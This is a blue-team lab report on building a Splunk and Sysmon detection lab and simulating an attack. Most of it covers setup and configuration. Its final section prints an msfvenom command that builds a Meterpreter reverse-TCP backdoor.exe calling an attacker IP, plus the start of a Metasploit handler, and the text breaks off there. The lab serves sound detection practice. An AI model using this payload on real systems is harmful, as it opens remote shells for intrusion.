

TECHNICAL REPORT

Blue Team Security Lab Setup, Attack Simulation, and Detection Analysis

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V1.1

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Executive Summary

This report documents the end-to-end implementation of a localized Blue Team security laboratory. The project encompasses environment virtualization, SIEM (Splunk) optimization, attack execution using Metasploit, and comprehensive log analysis using Sysmon. The primary objective was to validate the visibility of malicious activities within the SIEM and optimize system performance for log processing.

Lab Methodology and Deployment Architecture

1. Deployment Methodology



The lab was developed following the **"Visibility-First" methodology**, focusing on establishing granular telemetry before simulating any threat activity. The approach was divided into four distinct phases:

1. **Virtual Infrastructure Provisioning:** Setting up the hypervisor and isolated network.
2. **SIEM Core Establishment:** Deploying the Ubuntu-based Splunk instance with optimized storage.
3. **Endpoint Instrumentation:** Hardening the Windows target and installing collection agents (Sysmon & Universal Forwarder).
4. **Data Pipeline Integration:** Ensuring seamless log flow and XML parsing.

2. Virtual Infrastructure (Hypervisor Level)

The infrastructure was built on a virtualized environment using **VMware Workstation Pro**, consisting of the following nodes:

- **Attacker Node:** Kali Linux (Primary C2 and payload delivery).
- **Victim Node:** Windows 10 LTSC (Lite version) for streamlined performance.
- **Detection & SIEM:** Splunk Enterprise integrated with **Sysmon** for advanced endpoint monitoring.
- **Infrastructure Support:** Ubuntu CLI for auxiliary services.
- **Network Configuration:** All VMs were placed on a custom **NAT adapter** to isolate the attack traffic from the physical network while allowing inter-VM communication.



(windows setup)

```

Ubuntu 24.04.4 LTS analyst-station tty1
analyst-station login: analyst
Password:
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-100-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Wed Apr 15 06:41:29 PM UTC 2026

System load:  0.34               Processes:    242
Usage of /:   43.9% of 9.75GB    Users logged in: 0
Memory usage: 9%                IPv4 address for ens33: 192.168.228.135
Swap usage:   0%

Expanded Security Maintenance for Applications is not enabled.
0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

analyst@analyst-station:~$

```

(ubuntu setup)

3. SIEM Deployment: Splunk Enterprise on Ubuntu

The core of the Blue Team lab is **Splunk Enterprise**, installed on a headless Ubuntu server to simulate a professional data center environment.

Installation Process:

1. The Splunk .deb package was transferred to the Ubuntu node.
2. Installed via CLI: `sudo dpkg -i splunk-manager.deb`.
3. Service was enabled to start on boot: `sudo /opt/splunk/bin/splunk enable boot-start`.

```

analyst@analyst-station:~$ sudo tar -xvzf splunk-10.2.2-80b90d638de6-linux-amd64.tgz -C/opt

```

```

Do you agree with this license? [y/n]: y
This appears to be your first time running this version of Splunk.

Splunk software must create an administrator account during startup. Otherwise, you cannot log in.
Create credentials for the administrator account.
Characters do not appear on the screen when you type in credentials.

Please enter an administrator username: admin
Password must contain at least:
  * 8 total printable ASCII character(s).
Please enter a new password:
Please confirm new password:
ERROR: Password did not meet complexity requirements. Password must contain at least:
  * 8 total printable ASCII character(s).
Please enter a new password:
Please confirm new password:
Copying '/opt/splunk/etc/openldap/ldap.conf.default' to '/opt/splunk/etc/openldap/ldap.conf'.
Writing RSA key
Writing RSA key

Moving '/opt/splunk/share/splunk/search_mrsparkle/modules.new' to '/opt/splunk/share/splunk/search_mrsparkle/modules'.
splunkd is not running.
analyst@analyst-station:/opt/splunk/bin$ sudo ./splunk start

```

```

If you get stuck, we're here to help.
Look for answers here: http://docs.splunk.com

The Splunk web interface is at http://analyst-station:8000

analyst@analyst-station:/opt/splunk/bin$ sudo ./splunk status

```

(splunk setup)


4. Endpoint Instrumentation (The Windows Victim)


To transform a standard Windows workstation into a "Forensic-Ready" node, two critical agents were deployed:

4.1 Splunk Universal Forwarder (UF)


The UF acts as the "courier," sending logs from Windows to the Ubuntu Splunk instance.

- **Installation:** Deployed via the Windows MSI installer.







- **Receiving Port:** Configured to point to the Ubuntu IP (192.168.228.128) on port 9997.



- **Inputs.conf:** Configured to monitor specific Event Log channels: Security, System, Application, and most importantly, Microsoft-Windows-Sysmon/Operational.






```
inputs - Notepad
File Edit Format View Help
[monitor://C:\Windows\System32\winevt\Logs]
disabled = 0
index = default
sourcetype = wineventlog

[WinEventLog://Microsoft-Windows-Sysmon/Operational]
disabled = 0
index = sysmon
renderXml = 1
sourcetype = xmlwineventlog:microsoft-windows-sysmon/operational
```

4.2 Sysmon (System Monitor)

Sysmon was integrated to provide deep-level visibility that standard Windows logs lack.

- **Deployment:** Installed via PowerShell with a customized configuration file (e.g., SwiftOnSecurity) to filter out noise.
- **Command:** `sysmon.exe -i sysmonconfig.xml -accepteula`.




```
PS C:\Users\DELL\Desktop> cd C:\Users\DELL\Desktop\Sysmon
PS C:\Users\DELL\Desktop\Sysmon> .\Sysmon.exe -i -n -accepteula

System Monitor v15.20 - System activity monitor
By Mark Russinovich and Thomas Garnier
Copyright (C) 2014-2026 Microsoft Corporation
Using libxml2. libxml2 is Copyright (C) 1998-2012 Daniel Veillard. All Rights Reserved.
Sysinternals - www.sysinternals.com

Sysmon installed.
SysmonDrv installed.
Starting SysmonDrv.
SysmonDrv started.
Starting Sysmon..
Sysmon started.
PS C:\Users\DELL\Desktop\Sysmon>
```

- **Role:** Captured **Event ID 1 (Process Creation)**, **Event ID 3 (Network Connection)**, and **Event ID 5 (Process Termination)**—all of which were crucial in identifying the `backdoor.exe` activity.



Add new

Forwarding and receiving > Receive data > Add new

Configure receiving

Set up this Splunk instance to receive data from forwarder(s).

Listen on this port *

9997

For example, 9997 will receive data on TCP port 9997.

Cancel

Save

Receive data

Forwarding and receiving > Receive data

New Receiving Port


Successfully saved "9997".


Showing 1-1 of 1 item

filter

25 per page

Listen on this port	Status	Actions
9997	Enabled Disable	Delete






Engineering Challenges & Troubleshooting

During the setup, several performance and parsing hurdles were addressed to ensure data integrity:

1. SIEM Optimization & Infrastructure Troubleshooting (Ubuntu CLI)







During the initial deployment of the Splunk Enterprise server on the Ubuntu CLI node, significant performance degradation was observed. The primary bottleneck was identified as **Disk I/O saturation** and **Memory exhaustion** during high-volume log ingestion from the Windows 10 LTSC endpoint. To ensure real-time visibility and system stability, a tiered storage architecture and advanced parsing configurations were implemented.



2. Tiered Storage Architecture (SSD/HDD Optimization)

To resolve I/O bottlenecks, the data storage lifecycle was re-engineered using a tiered approach. This separates active data processing from long-term storage, maximizing the speed of the indexing engine.

- **Hot/Warm Tier (SSD):** Dedicated to the indexing and searching of current events. By utilizing high-speed SSD storage, search latency is minimized.
- **Cold Tier (HDD):** Dedicated to archived data that is no longer actively indexed but must be retained for forensic history.



3. CLI Implementation & Permission Management

The tiered storage was configured via the Ubuntu terminal using a series of administrative commands to ensure proper directory structure and security permissions:

Creating optimized mount points for tiered storage

```
sudo mkdir -p /mnt/ssd/splunk/hot_warm
```

```
sudo mkdir -p /mnt/hdd/splunk/cold
```

Applying the Principle of Least Privilege (PoLP)

Changing ownership to the 'splunk' service account to ensure R/W access

```
sudo chown -R splunk:splunk /mnt/ssd/splunk
```

```
sudo chown -R splunk:splunk /mnt/hdd/splunk
```

```
analyst@analyst-station:~$ lsblk
NAME                                MAJ:MIN RM  SIZE RO TYPE MOUNTPOINTS
sda                                  8:0    0   40G  0 disk
├─sda1                              8:1    0    1M  0 part
├─sda2                              8:2    0   1.8G  0 part /boot
├─sda3                              8:3    0  18.2G  0 part
│   └─ubuntu--vg-ubuntu--lv 252:0    0  18.2G  0 lvm /
sdb                                  8:16    0  100G  0 disk
sr0                                  11:0    1   3.2G  0 rom
analyst@analyst-station:~$
```

```
analyst@analyst-station:~$ sudo nano /etc/fstab
```

```
GNU nano 7.2 /etc/fstab *
# /etc/fstab: static file system information.
#
# Use 'blkid' to print the universally unique identifier for a
# device; this may be used with UUID= as a more robust way to name devices
# that works even if disks are added and removed. See fstab(5).
#
# <file system> <mount point> <type> <options> <dump> <pass>
# / was on /dev/ubuntu-vg/ubuntu-lv during curtin installation
/dev/disk/by-id/dm-uuid-LVM-LnZDu30ff9elbLBzjukWekgZUI1E0Fe1y0I1fukE4tw7wbNNmn4vf6j9yoSHZB9o / ext4
# /boot was on /dev/sda2 during curtin installation
/dev/disk/by-uuid/3862237e-4849-40e6-aa8f-4608b7d4f00a /boot ext4 defaults 0 1
/swap.img none swap sw 0 0
UUID=8bce9d31-d9ee-40a7-bd6d-8ada4617a2db /mnt/splunk_data ext4 defaults 0 2
```

```
analyst@analyst-station:~$ sudo mkdir -p /mnt/splunk_data/sysmon/db
analyst@analyst-station:~$ sudo mkdir -p /mnt/splunk_data/sysmon/cold
analyst@analyst-station:~$ sudo mkdir -p /mnt/splunk_data/sysmon/thawed
analyst@analyst-station:~$ sudo chown -R analyst:analyst /mnt/splunk_data/sysmon
```

```
analyst@analyst-station:~$ sudo mv /opt/splunk/var/run/splunk/dispatch /mnt/splunk_data/dispatch
analyst@analyst-station:~$ sudo ln -s /mnt/splunk_data/dispatch /opt/splunk/var/run/splunk/dispatch
analyst@analyst-station:~$ sudo chown -R analyst:analyst /mnt/splunk_data/dispatch

analyst@analyst-station:~$ sudo /opt/splunk/bin/splunk status
splunkd is not running.
analyst@analyst-station:~$ ls /opt/splunk/var/lib/splunk
audit          defaultdb      fishbucket     _introspection  _metrics_rollup
audit.dat      _dm_summary   hashDb         _introspection.dat  modinputs
authDb         _dsappevent   historydb      kvstore          persistentstorage
configtracker  _dsclient     _internal.dat  _metrics         summarydb
configtracker.dat _dsphonehome _internaldb    _metrics.dat      _telemetry

analyst@analyst-station:~$ sudo mv /opt/splunk/var/lib/splunk /mnt/splunk_data/
analyst@analyst-station:~$ sudo ln -s /mnt/splunk_data/splunk /opt/splunk/var/lib/splunk
analyst@analyst-station:~$ sudo chown -R analyst:analyst /mnt/splunk_data
analyst@analyst-station:~$ /opt/splunk/bin/splunk start
```

4. Indexing Configuration (indexes.conf)

The Splunk indexing engine was manually reconfigured to recognize the new hardware paths. By editing the global configuration file, the system was instructed to automatically migrate data between tiers based on age or size constraints.

- **Configuration Path:** /opt/splunk/etc/system/local/indexes.conf
- **Logical Mapping:**
 1. **homePath:** Routed to /mnt/ssd/splunk/hot_warm for maximum throughput.
 2. **coldPath:** Routed to /mnt/hdd/splunk/cold for high-capacity storage.
 3. **thawedPath:** Defined for the restoration of archived data without impacting the primary SSD tier.

The Splunk web interface is at <http://analyst-station:8000>


```
analyst@analyst-station:~$ sudo nano /opt/splunk/etc/system/local/indexes.conf
analyst@analyst-station:~$
```

```
GNU nano 7.2 /opt/splunk/etc/s
[main]
maxTotalDataSizeMB = 500
[sysmon]
homePath = /mnt/splunk_data/sysmon/db
coldPath = /mnt/splunk_data/sysmon/colddb
thawedPath = /mnt/splunk_data/sysmon/thaweddb
maxTotalDataSizeMB = 500
it
```

5. Advanced Sysmon Parsing & XML Normalization

A critical visibility issue was addressed regarding **Sysmon log parsing**. By default, Sysmon logs are transmitted in a nested XML format that Splunk's "Smart Mode" often fails to categorize into searchable fields.

- **The Problem:** High-value data such as ParentImage, CommandLine, and DestinationIp were trapped within the unstructured EventData blob.
- **The Optimization:** The `_spath` command was utilized within the search pipeline. This function programmatically traverses the XML schema, extracting nested values and converting them into structured, searchable fields.
- **Search Mode Adjustment:** The environment was shifted from "Smart Mode" to **"Verbose Mode"** to guarantee the extraction of 100% of the metadata provided by the Sysmon agent.



6. Service Reliability & Validation

Following the structural changes in Ubuntu, the Splunk service was restarted to apply the new configurations:

```
sudo /opt/splunk/bin/splunk restart
```

Post-restart validation confirmed a significant reduction in CPU wait times and verified that the `backdoor.exe` telemetry was being correctly indexed into the high-speed SSD tier for immediate detection.

Attack Simulation (MITRE ATT&CK Mapping)

The attack followed a structured lifecycle to test the defensive capabilities of the lab.

1. Initial Access & Execution

- **Tactic:** Initial Access / Execution.

```
msf6 >
msf6 > msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.228.128
  LPORT=4444 -f exe -o backdoor.exe
[*] exec: msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.228.128
  LPORT=4444 -f exe -o backdoor.exe

Overriding user environment variable 'OPENSSL_CONF' to enable legacy function
s.
[-] No platform was selected, choosing Msf::Module::Platform::Windows from th
e payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: backdoor.exe
msf6 >
```

- **Weaponization:** A custom malicious executable, backdoor.exe, was crafted using the msfvenom utility. The payload was configured as a **Staged Reverse TCP Meterpreter shell** (windows/x64/meterpreter/reverse_tcp).
- **LHOST:** 192.168.228.128 (Attacker/Kali Linux)
- **LPORT:** 4444

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
